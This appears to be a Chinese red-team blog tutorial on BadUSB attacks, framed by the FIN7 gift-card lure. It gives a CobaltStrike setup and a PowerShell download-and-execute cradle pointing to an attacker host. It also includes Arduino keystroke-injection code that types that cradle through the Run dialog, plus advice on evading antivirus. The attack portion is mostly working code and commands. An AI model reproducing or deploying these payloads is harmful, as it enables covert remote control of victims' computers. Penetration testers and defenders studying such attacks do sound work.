

# 近源渗透 - BadUsb

## 0x00 前言

随着攻防演练不断的变化，不同于以往只通过网络进行传统攻击的方式，近源渗透测试是指攻击人员靠近或者位于攻击目标内部，利用各类智能设备、通信技术、物理接口等方法进行突破。

HID 是 Human Interface Device 的缩写，由其名称可以了解 HID 设备是直接与人交互的设备，例如键盘、鼠标与游戏杆等。不过 HID 设备并不一定要有人机接口，只要符合 HID 类别规范的设备都是 HID 设备。一般来讲针对 HID 的攻击主要集中在键盘鼠标上，因为只要控制了用户键盘，基本上就等于控制了用户的电脑。攻击者会把攻击隐藏在一个正常的鼠标键盘中，当用户将含有攻击向量的鼠标或键盘，插入电脑时，恶意代码会被加载并执行。

前段时间看过一段新闻，国外安全研究员发现黑客组织 FIN7（主要攻击酒店和零售业的 APT 组织。）将 BADUSB 伪装礼品卡对目标发起攻击。




February 12, 2020

Dear [REDACTED],

Best Buy company thanks you for being our regular customer for a long period of time, so we would like to send you a gift card in the amount of \$50. You can spend it on any product from the list of items presented on a USB stick.

Thank you again for choosing us!


Sincerely,

  
Jonas Nills  
Customer Relations



Tide安全团队

黑客通过给客户寄 BADUSB，当用户将其插入电脑后，会自动执行 powershell 脚本，下载并植入恶意程序，从而控制目标主机，下图为攻击流程。



之前水过一篇相关文章，由 [Arduino Leonardo](#) 初识 BadUsb 所以具体的基础知识及 arduino 驱动安装等等不再赘述了，烦请自行阅读。

## 0x01 试验环境

# 实验环境所需:

CobaltStrike

BadUSB

arduino IDE

目标机器

## 0x02CS 准备工作

CobaltStrike 生成木马:

(1) 启动 CobaltStrike 服务端:


`./teamserver vps` 的 ip 设置用于登录团队服务器的密码 指定 `profile`[暂时可不指定,直接使用默认的 `profile`]

A terminal window with a dark background and various status icons at the top. The text shows the last login time, the command to start the CobaltStrike server, the password prompt, and a confirmation message about the X509 certificate.


```
Last login: Fri Jul 31 23:41:06 on ttys000
appledeMacBook-Pro:cobaltstrike4.0 99$ sudo ./teamserver 192.168.0.106 123456
Password:
[*] Will use existing X509 certificate and keystore (for SSL)
```

(2) 启动 CobaltStrike 客户端


```
javaw -Dfile.encoding=UTF-8 -javaagent:CobaltStrikeCN.jar -XX:ParallelGCThreads=4 -XX:+AggressiveHeap
```




(3) 设置监听器



(4) 生成 powershell 后门下载链接






```
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://192.168.0.100
```

使用 CobaltStrike 生成 Powershell:





通过 CobaltStrike 将生成的 PowerShell 文件文件部署到站点上:


`http://192.168.0.106:808/badusb.ps1`



```
delay(1000); //延时
Keyboard.press(KEY_LEFT_GUI); //win 键
Keyboard.press('r'); //r 键
delay(500);
Keyboard.release(KEY_LEFT_GUI);
Keyboard.release('r');
delay(500);
Keyboard.press(KEY_CAPS_LOCK); //利用开大写输小写绕过输入法
Keyboard.release(KEY_CAPS_LOCK);
delay(300);
Keyboard.println("cmd.exe /c powershell.exe IEX(New-Object Net.WebClient).DownloadString('http://192.168.1.100/1.txt');");
Keyboard.press(KEY_RETURN);
Keyboard.release(KEY_RETURN);
delay(500);
Keyboard.end(); //结束键盘通讯
}
void loop()
{
}
}
```

对编码进行验证:

上传:




## 0x04 攻击成果

攻击流程比较简单，直接插入目标主机的 USB 接口即可上线。实施过程中有几点需要注意：

- 1) Windows7系统主机默认没有安装驱动，需要手动加载驱动。
- 2) 主机需要有公网IP地址，可以正常连接到CS服务器
- 3) 运行powershell，需要进行混淆免杀等bypass操作，正常情况下执行powershell，杀软会拦截。
- 4) 见机行事，不行就跑。以免被目标客户打断腿从而造成不必要的损失。

以下是对某目标主机进行的操作:




## 0x05Badusb 资料

